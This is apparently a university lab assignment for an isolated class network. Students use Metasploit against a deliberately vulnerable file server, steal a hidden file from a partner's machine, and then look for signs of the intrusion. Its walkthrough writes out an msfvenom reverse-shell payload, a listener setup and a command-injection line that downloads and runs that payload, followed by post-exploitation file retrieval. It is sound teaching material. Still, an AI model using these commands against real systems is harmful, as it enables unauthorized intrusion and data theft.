Assignment: Breaking into Remote Servers with Metasploit

Daniel Graham and AI

1 Objective

In this lab, students will use the Metasploit Framework to exploit a vulnerable file management server, retrieve a hidden file, and explore intrusion detection techniques.

Students will first set up their environment, deploy a vulnerable File Management Server (FMS), and attempt to break into their assigned target machine. The goal is to find and exfiltrate a hidden file (`hiddenFun.txt`) from another student's machine.


2 Setup Instructions

2.1 Step 1: Set Up `server1` in a New Opnsense Environment

Start your Opnsense environment and boot `server1`.

2.2 Open up the firewall

In the desktop environment open the browser and navigate to open sense firewall configuration. firewall.¡teamname¿.virginia.edu. Click the option to allow all outside traffic to BlueNetwork 2.



Firewall: Rules: WAN

The firewall rule configuration has been changed.
You must apply the changes in order for them to take effect.

□		Protocol	Source	Port	Destination	Port	Gateway	Schedule		Description
										Automatically generated rules
□	▶ → ⚡ ℹ	IPv4 TCP	*	*	This Firewall	22 (SSH)	*	*		Allow SSH access from outside to firewall - DANGER!
□	▶ → ⚡ ℹ	IPv4 TCP	*	*	This Firewall	80 (HTTP)	*	*		Allow HTTP access from outside to firewall - DANGER!
□	▶ → ⚡ ℹ	IPv4 ICMP	*	*	*	*	*	*		Allow ICMP traffic from outside to anywhere
□	▶ → ⚡ ℹ	IPv4 *	*	*	BlueNetwork1 net	*	*	*		Allow ALL traffic from outside to BlueNetwork1
□	▶ → ⚡ ℹ	IPv4 *	*	*	BlueNetwork2 net	*	*	*		Allow ALL traffic from outside to BlueNetwork2
□	▶ → ⚡ ℹ	IPv4 TCP	*	*	*	*	*	*		
□	▶ → ⚡ ℹ	IPv4 *	*	*	BlueNetwork2 net	*	*	*		

▶ pass ✖ block ⊗ reject ℹ log → in
▶ pass (disabled) ✖ block (disabled) ⊗ reject (disabled) ℹ log (disabled) ← out

Active/Inactive Schedule (click to view/edit)

Alias (click to view/edit)

WAN rules are evaluated on a first-match basis by default (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you will have to pay attention to the rule order. Everyt
default.

Figure 1: Configure Firewall

3 Setup Vulnerable Applicaiton on Server 1

On `server1`, create a new directory and navigate into it:

```
mkdir subfolder
cd subfolder
```

Download the File Management Server (FMS) executable:

```
wget https://www.cs.virginia.edu/~dgg6b/NetSec/FMS
```

Make the file executable and run it in the background:

```
chmod +x FMS
./FMS &
```

3.1 Step 2: Place the `hiddenFun.txt` File

On `server1`, create a text file outside of the `subfolder` directory:

```
echo "Your secret message here" > /path/to/hiddenFun.txt
```

Important: Do **NOT** put the file in `subfolder`, or your partner will find it too easily.

Verify the file is correctly placed:

```
ls -l | grep hiddenFun.txt
```

4 Phase 1: Exploiting the Vulnerable Server

After students have set up their machines, the lab will be opened, allowing each student to target their partner's machine. The goal is to use Metasploit to exploit the vulnerability in FMS, locate `hiddenFun.txt`, and download it.

You are allowed to ask your partner for their domain name (`server1.<name>.example.com`), but nothing else.

4.1 Path 1: Minimal Hint

Hint: The vulnerable server's source code is available here:

`https://www.cs.virginia.edu/~dgg6b/NetSec/FileManagementserver.c`

Your goal:

1. Find the vulnerability in FMS.
2. Exploit it to get a shell on the target machine.
3. Upgrade your shell to a full interactive session.
4. Search for `hiddenFun.txt` and exfiltrate it.
5. Read the contents of the file.

4.2 Path 2: Full Walkthrough

If you're struggling, follow this guide to exploit the vulnerability, upgrade your shell, find the file, and analyze post-exploitation artifacts.

4.2.1 Step 0: create a payload

Create payload, and server it on local server.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf -o payload
LHOST=192.168.50.174 LPORT=4444

python -m http.server 80
```

4.2.2 Step 1: Set Up a TCP Listener on Kali

Start Metasploit and prepare a listener:

```
msfconsole
```

Use a reverse TCP shell payload:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST <your_kali_ip>
set LPORT 4444
run
```

4.2.3 Step 2: Exploit Command Injection

The FMS server is vulnerable to command injection when processing filenames.

Try injecting a Netcat reverse shell when interacting with the FMS service:

```
read FSM ; wget http://<kali-ip>/payload; ./payload
read FSM ; chmod +x payload
```

If successful, check your Metasploit session:

```
sessions -i
```

4.2.4 Step 3: Upgrade the Shell

Once you have a shell, upgrade it for better control:

```
sessions -u <session_id>
```

4.2.5 Step 4: Locate `hiddenFun.txt`

Use the `find` command to search for the file:

```
find / -name hiddenFun.txt 2>/dev/null
```

4.2.6 Step 5: Download `hiddenFun.txt`

Once located, use Meterpreter to download the file to your Kali machine:

```
download /path/to/hiddenFun.txt .
```

Read the contents:

```
cat hiddenFun.txt
```

5 Phase 2: Detecting the Intrusion

Now that you've compromised the system, explore ways an admin might detect an intrusion.

5.1 Step 1: Check Running Processes

Run:

```
ps aux | grep nc
```

If Netcat (`nc -e /bin/sh`) is still running, it's a sign of an active shell.

5.2 Step 2: Check Network Activity

Use `netstat` to find suspicious connections:

```
netstat -antp
```

Look for unexpected outbound connections.

5.3 Step 3: Check User Activity

Check `.bash_history` for unusual commands:

```
cat ~/.bash_history
```

5.4 Step 4: Suggest Additional Detection Methods

Consider:

- Checking `last` to see who logged in.
- Using `who` or `w` to check active sessions.
- Looking at `/var/log/auth.log` for unauthorized logins.

6 Submission Requirements

6.1 Proof of Successful Exploitation

- Screenshot or text output showing that you found `hiddenFun.txt`.
- The contents of the file.

6.2 Post-Exploitation Analysis

- Explain at least two ways an admin could detect your attack.
- List one way to mitigate this vulnerability.

7 Bonus Challenge

Think about how to secure the FMS service. How could this command injection vulnerability be prevented?